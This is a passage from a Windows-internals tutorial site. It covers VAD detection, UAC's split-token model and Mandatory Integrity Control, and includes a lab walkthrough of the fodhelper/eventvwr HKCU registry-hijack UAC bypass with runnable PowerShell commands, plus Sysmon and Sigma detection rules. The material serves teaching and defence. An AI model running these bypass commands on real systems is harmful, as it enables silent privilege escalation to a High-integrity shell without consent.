| WinPmem / DumpIt | Live memory acquisition for offline Volatility analysis | https://github.com/Velocidex/WinPmem |
| Sysmon (13+) | EID 8, 10, 25 for injection and tampering detection | https://learn.microsoft.com/sysinternals/downloads/sysmon |
| PE-sieve / Hollows Hunter | Scans running processes for hollowing, stomping, and reflective loads by comparing in-memory to disk | https://github.com/hasherezade/pe-sieve |
14. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Process Injection (parent) | T1055 | Sysmon EID 8, 10; ETW-TI; VAD anomalies |
| DLL Injection | T1055.001 | Correlate EID 10 (VM_WRITE) with EID 8; new VadS in target |
| Process Hollowing | T1055.012 | Sysmon EID 25; VAD file-hash mismatch |
| Process Doppelganging | T1055.013 | Transacted image loads; ETW-TI section create |
| Module Stomping (variant) | T1055.001 | Content hash of VadImageMap regions vs on-disk PE |
| Process Discovery | T1057 | NtQueryVirtualMemory traffic; EID 10 without follow-on writes |
15. Summary
- The VAD tree is the kernel’s authoritative per-process memory ledger: an AVL tree of
_MMVAD_SHORT/_MMVADnodes rooted at_EPROCESS.VadRoot, immune to user-mode forgery. - Each node encodes a region’s VPN range, protection, private-vs-mapped status, and file backing; the
VadS/Vadpool tags and_MMVAD_FLAGSbits are how you classify what a region really is. - Every
VirtualAlloc,MapViewOfFile, andVirtualProtecttranslates into a specific mutation of the tree, so the tree is a complete record of what the process has done to its address space. - Attackers cannot make VAD entries disappear, but they can camouflage: VAD stomping keeps the
VadImageMapnode intact while replacing page contents, and process hollowing relies on the same trick at PE-load time. - Detection is a two-front effort. Live telemetry (Sysmon EIDs 8, 10, 25; ETW-TI for page-level allocation events) plus periodic VAD hunting (Volatility
malfind, image-vs-disk hash comparison, RWX-in-private-commit queries).
Related Tutorials
- SIDs and Security Descriptors: Identity in Windows Security
- Memory Management Internals
- Access Tokens and Privileges: The Kernel’s Security Context
- Fibers: User-Mode Cooperative Threads
- Jobs and Silos: Process Grouping and Resource Limits
References
UAC Internals: Elevation, Consent, and Token Filtering
Objective: Understand exactly how User Account Control works under the hood – the split-token model, Mandatory Integrity Control, the AppInfo/
consent.exeelevation pipeline, and auto-elevation – so you can reason precisely about what UAC protects, walk a real HKCU-hijack bypass end to end in a lab, and read a Sysmon process-creation event and spot the bypass from the parent-child chain alone.
Here is the thing nobody says loudly enough: Microsoft does not consider UAC a security boundary. It is a convenience feature that keeps admins from running everything as admin all day. That single design decision explains why an entire family of “UAC bypasses” exists, why many of them are unpatched by design, and why they are not treated as vulnerabilities. If you internalize the pipeline below, the bypasses stop looking like magic and start looking like the obvious consequence of a trust decision.
1. Why UAC Exists: The Pre-Vista Problem
Before Windows Vista, the average interactive user was a full local administrator, and every process they launched ran with that full administrator token. One malicious document, one drive-by, and the payload inherited god rights instantly. There was no gap to cross.
UAC (shipped in Vista, refined ever since) applies the principle of least privilege to the desktop. An administrator still logs in, but their day-to-day processes run as if they were a standard user. Elevation to full admin rights becomes an explicit, auditable act rather than the default state. The mechanism that makes this possible is the split-token model, and it is enforced by Mandatory Integrity Control. Start with MIC, because everything else sits on top of it.
2. Mandatory Integrity Control and Integrity Levels
Mandatory Integrity Control (MIC) tags every user, process, and securable object with an Integrity Level (IL), represented by a SID in the S-1-16-x range. The IL is orthogonal to the DACL: even if the DACL grants access, the kernel’s SeAccessCheck can still deny a write because a lower-integrity subject is trying to modify a higher-integrity object.
| IL Label | SID | Typical Use |
|---|---|---|
| Low | S-1-16-4096 | Protected Mode IE, sandboxed processes |
| Medium | S-1-16-8192 | Standard users, filtered admin tokens |
| High | S-1-16-12288 | Elevated admin processes |
| System | S-1-16-16384 | SYSTEM-context services |
A standard user and an administrator’s filtered token both run at Medium. An administrator’s elevated token runs at High. If UAC is disabled entirely, administrators always run at High.
The label lives in the object’s SACL as a SYSTEM_MANDATORY_LABEL_ACE, whose access mask carries the enforcement policy:
// Mandatory policy bits carried in the label ACE's access mask
#define SYSTEM_MANDATORY_LABEL_NO_WRITE_UP    0x1
#define SYSTEM_MANDATORY_LABEL_NO_READ_UP     0x2
#define SYSTEM_MANDATORY_LABEL_NO_EXECUTE_UP  0x4
NO_WRITE_UP is the default and the one that matters most: a Medium-integrity process cannot write into a High-integrity process or object. That is the wall a UAC bypass has to get around, and it does so not by breaking MIC but by convincing a High-integrity process to read down into attacker-controlled state. Hold that thought.
You can read any token’s IL with GetTokenInformation and the TokenIntegrityLevel class, which returns a TOKEN_MANDATORY_LABEL whose Label.Sid is the IL SID. We do exactly that in the next section.

3. The Split-Token Model: Filtered vs. Full Tokens
When a user with powerful group memberships or privileges logs on, LSASS (via NtCreateToken) mints two linked tokens:
- The Full token carries every group membership and privilege the account has, including active
Administratorsmembership, and runs at High integrity. - The Filtered token is the same identity with the admin group marked deny-only, dangerous privileges stripped, and integrity lowered to Medium.
By default the filtered token drives the interactive session. explorer.exe, your browser, your shell – all Medium. The full token sits parked until something explicitly requests elevation. This is Admin Approval Mode (AAM).
Three token information classes expose the model:
| Information Class | Struct / Type | Meaning |
|---|---|---|
TokenElevationType | TOKEN_ELEVATION_TYPE enum | Default(1), Full(2), Limited(3) |
TokenElevation | TOKEN_ELEVATION (DWORD TokenIsElevated) | 1 if elevated, 0 if filtered |
TokenLinkedToken | TOKEN_LINKED_TOKEN (HANDLE LinkedToken) | Handle to the paired token |
One important exception: the built-in RID-500 local Administrator is not enrolled in UAC by default. It receives a full High token with no filtered counterpart. You enroll it with FilterAdministratorToken=1, covered in Section 6.
Lab: Query Your Own Token Pair (C)
Compile and run this as your normal (Medium) admin user, then again from an elevated prompt, and watch the fields flip.
#include <windows.h>
#include <sddl.h>
#include <stdio.h>

static const char* ElevStr(TOKEN_ELEVATION_TYPE t) {
    switch (t) {
        case TokenElevationTypeDefault: return "Default";
        case TokenElevationTypeFull:    return "Full";
        case TokenElevationTypeLimited: return "Limited";
        default:                        return "Unknown";
    }
}

static void Describe(HANDLE hTok, const char* tag) {
    DWORD ret = 0, size = 0;
    TOKEN_ELEVATION_TYPE et = TokenElevationTypeDefault;
    TOKEN_ELEVATION elev = {0};
    char* sidStr = NULL;

    GetTokenInformation(hTok, TokenElevationType, &et, sizeof(et), &ret);
    GetTokenInformation(hTok, TokenElevation, &elev, sizeof(elev), &ret);

    GetTokenInformation(hTok, TokenIntegrityLevel, NULL, 0, &size);
    PTOKEN_MANDATORY_LABEL lbl = (PTOKEN_MANDATORY_LABEL)LocalAlloc(LPTR, size);
    if (GetTokenInformation(hTok, TokenIntegrityLevel, lbl, size, &ret))
        ConvertSidToStringSidA(lbl->Label.Sid, &sidStr);

    printf("[%s] ElevationType: %-7s | Elevated: %lu | IL: %s\n",
           tag, ElevStr(et), elev.TokenIsElevated, sidStr ? sidStr : "?");

    if (sidStr) LocalFree(sidStr);
    LocalFree(lbl);
}

int main(void) {
    HANDLE hTok;
    if (!OpenProcessToken(GetCurrentProcess(),
                          TOKEN_QUERY | TOKEN_DUPLICATE, &hTok)) {
        printf("OpenProcessToken failed: %lu\n", GetLastError());
        return 1;
    }
    Describe(hTok, "current");

    TOKEN_LINKED_TOKEN linked = {0};
    DWORD ret = 0;
    if (GetTokenInformation(hTok, TokenLinkedToken, &linked, sizeof(linked), &ret)) {
        printf("LinkedToken handle: 0x%p\n", linked.LinkedToken);
        Describe(linked.LinkedToken, "linked ");
        CloseHandle(linked.LinkedToken);
    } else {
        printf("No linked token (err %lu)\n", GetLastError());
    }
    CloseHandle(hTok);
    return 0;
}
Build it with MinGW or MSVC:
x86_64-w64-mingw32-gcc token.c -o token.exe -ladvapi32
Run from a normal shell and you get the split laid bare:
[current] ElevationType: Limited | Elevated: 0 | IL: S-1-16-8192
LinkedToken handle: 0x00000000000000E4
[linked ] ElevationType: Full    | Elevated: 1 | IL: S-1-16-12288
The Medium token’s LinkedToken is a live handle to your Full, High-integrity self. That pairing is the entire model in one struct.
4. The Elevation Pipeline: ShellExecute to AppInfo to consent.exe
When something legitimately needs elevation, it does not just spawn a High process. It asks a service to do it. The flow:
- A caller issues
ShellExecutewith therunasverb (or launches arequireAdministratorbinary). - The request is forwarded over RPC to the Application Information Service (AppInfo), hosted in
svchost.exeloadingappinfo.dll. AppInfo depends on RPC and the DCOM Server Process Launcher. - The RPC method
RAiLaunchAdminProcess(inappinfo.dll) validates the request and checks the target’s manifest. - If a prompt is required,
AiLaunchConsentUIlaunchesconsent.exe. consent.exerenders the UAC dialog on a secure desktop (a separate desktop isolated from the user’s, so Medium-integrity malware cannot script the buttons). AppInfo handsconsent.exea pointer into its own address space holding the program name, path, elevation type, and dialog metadata;consent.exereads that block directly.consent.exereturns0x0on approval,0x4C7(ERROR_CANCELLED) on denial or close.- On approval, AppInfo creates the process with the user’s elevated token.
Then comes the artifact that matters for detection. AppInfo sets the new process’s parent PID back to the shell that requested elevation, typically explorer.exe, even though AppInfo actually created it. This deliberate re-parenting means the tree you see in a naive process listing lies about who spawned what. Keep that in mind for Section 10.
The secure desktop is toggled by PromptOnSecureDesktop. Disable it and you have handed attackers a much easier target, which is why it stays on.
, then to an elevated High-integrity process re-parented to explorer.exe](https://genxcyber.com/wp-content/uploads/2026/07/uac-internals-elevation-consent-token-filtering-2-scaled.png)
5. Application Manifests and Auto-Elevation
Every PE can embed an application manifest whose trustInfo XML declares a requestedExecutionLevel. AppInfo reads that field to decide what to do.
| requestedExecutionLevel | Behavior |
|---|---|
asInvoker | Run with the caller’s token (no elevation) |
highestAvailable | Elevate if the caller can, otherwise run filtered |
requireAdministrator | Always require the full token; prompt if needed |
Auto-elevation is the interesting part. A binary can carry autoElevate="true", which lets AppInfo silently hand it the full token with no prompt – but only if all three conditions hold:
- The binary is Microsoft-signed.
- It resides in a trusted system directory (for example
C:\Windows\System32). - Its manifest sets
autoElevate=true.
That whitelist is a small, fixed set of Microsoft binaries: fodhelper.exe, eventvwr.exe, sdclt.exe, computerdefaults.exe, dism.exe, wusa.exe, dccw.exe, and friends. Confirm the flag yourself with Sysinternals sigcheck:
.\sigcheck64.exe -m C:\Windows\System32\fodhelper.exe | Select-String "autoElevate"
# <autoElevate>true</autoElevate>
Every one of those binaries is a candidate host for a silent elevation. The attacker never touches the binary. They touch what the binary reads.
6. UAC Configuration: Registry Keys and Group Policy
All of UAC’s behavior lives under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System.
| Value Name | Effect |
|---|---|
EnableLUA | 0 = UAC fully off; every admin process runs High |
ConsentPromptBehaviorAdmin | 0=no prompt, 1=prompt for creds on secure desktop, 2=always notify, 5=default (consent for non-Windows binaries) |
ConsentPromptBehaviorUser | Standard-user behavior (3=default, prompt for creds) |
PromptOnSecureDesktop | 1 = render the prompt on the isolated secure desktop |
FilterAdministratorToken | 1 = enroll the RID-500 Administrator in UAC |
LocalAccountTokenFilterPolicy | 1 = disable remote UAC filtering for local admins |
The value that makes the whole bypass family work is ConsentPromptBehaviorAdmin=5, the shipping default. At 5, auto-elevating Windows binaries elevate silently. Crank it to 2 (Always Notify) and even fodhelper.exe throws a prompt. We will come back to that in hardening, because it is the single most effective control here.
Remote UAC filtering
Over the network (SMB NET USE, WinRM), a local admin account subject to token filtering only ever gets its filtered token, so it cannot do remote admin work. LocalAccountTokenFilterPolicy=1 disables that protection, which is exactly why attackers love finding it set. A domain account in the local Administrators group is different: it logs on remotely with a full token and UAC is not in effect. RDP is also exempt because it is an interactive logon.
7. UIPI: The Complementary Control
User Interface Privilege Isolation (UIPI) stops a lower-integrity process from driving a higher-integrity window with synthetic messages (WM_*, fake keystrokes, SetWindowsHookEx). It was introduced alongside MIC in Vista specifically to kill “shatter attacks,” where a low process posts a WM_TIMER-style message carrying a code pointer to a privileged window. UIPI uses MIC as its enforcement backbone: message delivery up the integrity ladder is blocked by the same kernel machinery. The practical cost is that legitimate accessibility tools (screen readers, automation) need the uiAccess manifest flag to punch through, which itself requires signing and a trusted path.
8. UAC Bypass Lab: HKCU Registry Hijack (fodhelper)
Time to actually cross the wall. This is a design-abuse, not a memory-corruption bug, and it is 100% reproducible on stock Windows 10.
Lab setup:
- Clean Windows 10 22H2 VM.
- A non-RID-500 local admin (
labuser, member ofAdministrators). - UAC at default:
ConsentPromptBehaviorAdmin=5,PromptOnSecureDesktop=1. - Sysmon v15+ with a config that logs registry and process events.
- Defender real-time off for lab clarity (it will flag this, which is the point).
The core insight: fodhelper.exe is Microsoft-signed, in System32, and auto-elevates. When it launches, it opens an ms-settings URI using the per-user file-association handler under HKCU. A Medium process can write HKCU freely (it is our own hive). The elevated fodhelper reads that per-user handler and executes it at High. Medium writes, High reads down, MIC never lifts a finger.
Step 1 – Confirm we are Medium
whoami /groups | findstr "Mandatory Label"
# Mandatory Label\Medium Mandatory Level  S-1-16-8192
Step 2 – Confirm fodhelper auto-elevates
.\sigcheck64.exe -m C:\Windows\System32\fodhelper.exe | Select-String "autoElevate"
# <autoElevate>true</autoElevate>
Step 3 – Plant the hijack in HKCU
fodhelper resolves the ms-settings progid, walks shell\open\command, and checks DelegateExecute first. Set DelegateExecute to an empty string and the shell falls back to the (Default) command string, which is ours.
$key = "HKCU:\Software\Classes\ms-settings\shell\open\command"
New-Item $key -Force | Out-Null
New-ItemProperty $key -Name "DelegateExecute" -Value "" -Force | Out-Null
Set-ItemProperty  $key -Name "(Default)" -Value "C:\Windows\System32\cmd.exe" -Force
Step 4 – Trigger the elevation
Start-Process "C:\Windows\System32\fodhelper.exe"
No prompt. No secure desktop. A cmd.exe window appears.
Step 5 – Verify High integrity
whoami /groups | findstr "Mandatory Label"
REM Mandatory Label\High Mandatory Level  S-1-16-12288
You started Medium and now own a High-integrity shell with zero user interaction. That is T1548.002 in eight lines of PowerShell.
Step 6 – Clean up
Remove-Item "HKCU:\Software\Classes\ms-settings" -Force -Recurse
The eventvwr variant
Same idea, different auto-elevator. eventvwr.exe opens a .msc via the mscfile progid:
$key = "HKCU:\Software\Classes\mscfile\shell\open\command"
New-Item $key -Force | Out-Null
Set-ItemProperty $key -Name "(Default)" -Value "C:\Windows\System32\cmd.exe" -Force
Start-Process "C:\Windows\System32\eventvwr.msc"
A gotcha worth an hour of your life: on some builds eventvwr needs the payload without the DelegateExecute value, while fodhelper needs it present and empty. If your shell does not pop, that mismatch is usually why. Test both progids before you assume the technique is patched.

9. Common Attacker Techniques
| Technique | Description |
|---|---|
HKCU handler hijack (fodhelper, eventvwr, sdclt) | Write a per-user file/protocol association, launch the auto-elevator, inherit High integrity |
computerdefaults.exe hijack | Same ms-settings progid target as fodhelper, different trigger binary |
| DLL search-order abuse in auto-elevators | Drop a planted DLL an auto-elevating binary loads from a writable path |
COM elevation moniker / ICMLuaUtil | Instantiate an auto-approved elevated COM object; consent.exe may run with no user click |
| Environment-variable / IFEO manipulation | Redirect an elevated child’s executed path via HKCU env or debugger keys |
Almost all of these share one shape: the attacker seeds attacker-controlled state that a High-integrity, auto-elevating Microsoft binary then reads and trusts. Once High integrity is reached, the follow-on is usually token manipulation (T1134), service persistence (T1543), or LSASS credential access (T1003.001).
10. Defensive Strategies & Detection
Everything above leaves loud artifacts if you are collecting the right events. Two signals matter most: the registry write into HKCU\Software\Classes, and the parent-child chain with an auto-elevator spawning a shell at High integrity.
Windows Security auditing
| Event ID | Log | What It Captures |
|---|---|---|
4688 | Security | Process creation with command line (enable “Include command line”) |
4657 | Security | Registry value writes to ...\Classes\ms-settings / \mscfile |
4703 | Security | Token right adjustment (elevation) |
4624 | Security | Elevated-token logon; correlate with absence of 4648 |
7045 | System | New service install, common post-bypass step |
Sysmon
| Sysmon Event ID | What to Monitor |
|---|---|
1 (Process Create) | ParentImage = fodhelper.exe / eventvwr.exe / sdclt.exe / computerdefaults.exe spawning cmd.exe, powershell.exe, rundll32.exe with IntegrityLevel=High |
13 (Registry Set) | TargetObject containing \shell\open\command, \ms-settings\, or \mscfile\ |
10 (Process Access) | consent.exe accessed by unexpected processes |
1 (anomalous consent) | consent.exe executing with no corresponding user interaction (COM-moniker bypasses) |
Sysmon config to catch the HKCU-hijack family:
<RegistryEvent onmatch="include">
  <TargetObject condition="contains">\shell\open\command</TargetObject>
  <TargetObject condition="contains">\ms-settings\</TargetObject>
  <TargetObject condition="contains">\mscfile\</TargetObject>
</RegistryEvent>
Sigma rule for the fodhelper parent-child signal (mirrors SigmaHQ 7f741dcf-...):
title: UAC Bypass via Auto-Elevated fodhelper Child Process
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    ParentImage|endswith: '\fodhelper.exe'
  child:
    Image|endswith:
      - '\cmd.exe'
      - '\powershell.exe'
      - '\rundll32.exe'
    IntegrityLevel: 'High'
  condition: selection and child
tags:
  - attack.privilege_escalation
  - attack.defense_evasion
  - attack.t1548.002
level: high
One detection nuance from Section 4: because AppInfo re-parents elevated processes to explorer.exe, a raw process tree can show explorer -> cmd while the Sysmon 1 event still records ParentImage=fodhelper.exe. Trust the event’s ParentProcessId/ParentImage, not the live tree. In Process Hacker you will see fodhelper as the real parent while the PPID in the log points at explorer. That discrepancy is itself an indicator.
Hardening
- Set
ConsentPromptBehaviorAdmin=2(Always Notify) by GPO. This forces a prompt even for auto-elevating binaries and neutralizes the entire HKCU-hijack family. - Remove users from local
Administratorswherever possible. Every technique here requires the user to already hold the full token. Standard users cannot do it. - Enroll RID-500 with
FilterAdministratorToken=1. - Keep
LocalAccountTokenFilterPolicy=0so remote UAC filtering stays active for local admins. - Audit
HKCU\Software\Classeswrites (Event ID4657or Sysmon13) and alert on non-interactive contexts (MITRE mitigations M1052, M1026).
Relevant ETW providers: Microsoft-Windows-Security-Auditing, Microsoft-Windows-Sysmon, and the seldom-enabled Microsoft-Windows-UAC provider.

11. Tools for UAC Analysis
| Tool | Description | Link |
|---|---|---|
| Process Hacker | Inspect token IL, elevation, and true parent process | processhacker.sourceforge.io |
Sysinternals sigcheck | Dump embedded manifests (-m) to confirm autoElevate | learn.microsoft.com |
Sysinternals whoami / AccessChk | Enumerate token groups, privileges, integrity | learn.microsoft.com |
| Sysmon + SwiftOnSecurity config | Registry and process telemetry for detection | learn.microsoft.com |
| Resource Hacker | GUI manifest and resource inspection of PE files | angusj.com |
| WinObj | Browse the object namespace and integrity labels | learn.microsoft.com |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Abuse Elevation Control Mechanism | T1548 | Correlate registry mods, anomalous parent-child chains, unsigned elevated processes |
| Bypass User Account Control | T1548.002 | Sysmon 1 (auto-elevator parent + High IL child), Sysmon 13 / Event 4657 (HKCU class write) |
| Access Token Manipulation | T1134 | Post-bypass follow-on; audit 4703 token adjustments |
| Create or Modify System Process | T1543 | Event 7045 new service installs after elevation |
| OS Credential Dumping: LSASS | T1003.001 | Sysmon 10 handle access to lsass.exe from freshly elevated process |
Summary
- UAC is a convenience feature, not a security boundary, which is why its bypasses are unpatched by design and worth understanding as expected behavior rather than bugs.
- The split-token model gives every admin a Medium filtered token and a linked High full token;
GetTokenInformationwithTokenElevationType,TokenElevation, andTokenLinkedTokenshows both directly. - MIC and
SeAccessCheckenforce no-write-up, so bypasses never break MIC. They make a High auto-elevating binary read down into attacker-controlledHKCUstate. - The
fodhelper/eventvwrHKCU-hijack lands a High-integrity shell with no prompt in about eight lines, purely because auto-elevators trust per-user handlers at default UAC settings. - Detect it with Sysmon Event ID
1(auto-elevator parent +IntegrityLevel=Highchild) and Event ID13/ Security4657(class-key writes); neutralize the whole family by settingConsentPromptBehaviorAdmin=2and pulling users out of localAdministrators.
Related Tutorials
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
- Fibers: User-Mode Cooperative Threads
- Jobs and Silos: Process Grouping and Resource Limits
- Windows Scheduler Internals: Priority Levels, Quantum, and Thread Selection
References
Integrity Levels and Mandatory Integrity Control
Objective: Understand how Windows Mandatory Integrity Control (MIC) tags every process and securable object with an integrity level, how the Security Reference Monitor enforces those levels before DACLs are ever consulted, how UAC’s split-token model layers on top, and how attackers punch through the medium-to-high boundary. You should finish able to query, set, and detect integrity-level manipulation on your own box.
DACLs answer “who can touch this?” Integrity levels answer a different, blunter question: “is the caller trustworthy enough to be in the same room as this object?” MIC was bolted into Windows in Vista precisely because discretionary access control had proven insufficient. An admin-owned process reading a document is fine on paper. That same admin-owned process reading a document after being compromised by a browser sandbox escape is not, and the DACL cannot tell the difference. The integrity level can.
MIC is mandatory in the classical sense: there is no group policy switch to disable it, and the check runs before the DACL check every single time. If MIC says no, the DACL never gets a vote.
1. What Mandatory Integrity Control Actually Is
MIC is a labeling and enforcement layer over the existing access-control model. Every access token carries an integrity level (IL). Every securable object can carry a mandatory label describing what lower-IL subjects are allowed to do to it. The Security Reference Monitor consults both before the DACL is even opened.
Three things worth internalizing up front:
- The integrity mechanism is always on. There is no toggle. It is not a policy, it is architecture.
- Objects without an explicit label are treated as Medium. That default is the reason MIC works at all on a 20-year-old codebase, most objects never had to be relabeled.
- The check is one-directional. MIC does not stop high processes from reading low objects. It stops low processes from writing up to high ones. This is the Biba-integrity model, roughly the mirror of Bell-LaPadula.
2. Integrity Level SIDs and the Hierarchy
Every IL is expressed as a SID in the S-1-16-RID form, where the RID places the level on the ladder. The important ones, exactly as winnt.h defines them:
| Level | SID | RID (hex) | RID (dec) | Typical assignment |
|---|---|---|---|---|
| Untrusted | S-1-16-0 | 0x0000 | 0 | Anonymous / heavily sandboxed workers |
| Low | S-1-16-4096 | 0x1000 | 4096 | Browser renderers, AppContainer, protected-mode IE |
| Medium | S-1-16-8192 | 0x2000 | 8192 | Standard user processes, filtered-token admins |
| High | S-1-16-12288 | 0x3000 | 12288 | Elevated admin processes |
| System | S-1-16-16384 | 0x4000 | 16384 | Services, kernel-created processes |
| Installer | S-1-16-24576 | 0x6000 | 24576 | Windows Installer (msiexec) service context |
The RIDs are ordered numerically, and that ordering is the trust hierarchy. Comparison is literal integer comparison. This will matter when you look at ACE evaluation later.
The Installer level is worth a footnote: it exists so msiexec-driven install actions can outrank ordinary High processes and modify system files that even normal High-IL admins should not casually rewrite. In practice you rarely see subjects running at Installer, but the RID is defined.

3. Where Integrity Levels Live: Tokens and SACLs
The IL of a subject rides inside the access token. It is not a separate field, it is folded into the token’s group list. Specifically, TOKEN_GROUPS contains a SID_AND_ATTRIBUTES entry whose SID is the integrity SID and whose attributes are:
#define SE_GROUP_INTEGRITY          0x00000020
#define SE_GROUP_INTEGRITY_ENABLED  0x00000040
You retrieve it with GetTokenInformation using the TokenIntegrityLevel class, which hands you a TOKEN_MANDATORY_LABEL:
typedef struct _TOKEN_MANDATORY_LABEL {
    SID_AND_ATTRIBUTES Label;
} TOKEN_MANDATORY_LABEL, *PTOKEN_MANDATORY_LABEL;
The IL of an object lives in its SACL, not its DACL. That is the part that trips people up the first time. The relevant ACE is SYSTEM_MANDATORY_LABEL_ACE, which sits in the system ACL alongside audit ACEs. It carries the integrity SID (defining the object’s own level) and an access mask made of these policy flags:
| Flag | Meaning |
|---|---|
SYSTEM_MANDATORY_LABEL_NO_WRITE_UP | Lower-IL subjects cannot write to the object |
SYSTEM_MANDATORY_LABEL_NO_READ_UP | Lower-IL subjects cannot read the object |
SYSTEM_MANDATORY_LABEL_NO_EXECUTE_UP | Lower-IL subjects cannot execute the object |
Default is NO_WRITE_UP only. That is why a Medium-IL process can happily read most High-IL files. Read-up is not blocked unless someone explicitly labeled the object with NO_READ_UP. If you want a secret to be unreadable by a browser sandbox, you label it. Otherwise, MIC is not stopping the reader.
Every token also carries a TOKEN_MANDATORY_POLICY, set by LSA at token creation:
typedef struct _TOKEN_MANDATORY_POLICY {
    DWORD Policy;
} TOKEN_MANDATORY_POLICY;

// Policy flags:
// TOKEN_MANDATORY_POLICY_OFF                0x0
// TOKEN_MANDATORY_POLICY_NO_WRITE_UP        0x1
// TOKEN_MANDATORY_POLICY_NEW_PROCESS_MIN    0x2
NEW_PROCESS_MIN is the flag that enforces the “child process gets min(parent IL, executable IL)” rule. Turn it off (which you cannot from user mode) and children would inherit unconditionally.
4. The Mandatory Policy Access Mask in Practice
NO_WRITE_UP is the star of the show. It is the flag that makes a browser renderer running at Low unable to overwrite a Medium-IL user document, and unable to inject into a Medium-IL parent. Read-up and execute-up bans are opt-in per object.
The comparison logic inside the SRM, if you want a mental model:
- Read the caller’s IL from the token.
- Read the object’s IL from the
SYSTEM_MANDATORY_LABEL_ACE. - If caller IL >= object IL, MIC does not restrict this access, fall through to DACL.
- Otherwise, look at the ACE’s mask. If the requested access (write / read / execute) intersects the “no X up” prohibition, deny outright.
- Only if MIC does not deny do we ever evaluate the DACL.
That “fall through to DACL” step is important. MIC failing open does not grant access, it merely defers the question. The DACL still gets to say no.
5. The Security Reference Monitor and the AccessCheck Flow
The Security Reference Monitor (SRM) is the kernel component that owns access decisions. From user mode you touch it via AccessCheck; from a driver you use SeAccessCheck. Under the hood the flow is the same:
Subject requests handle
      |
      v
+---------------------+
| SeAccessCheck       |
|  1. Load token      |
|  2. Load object SD  |
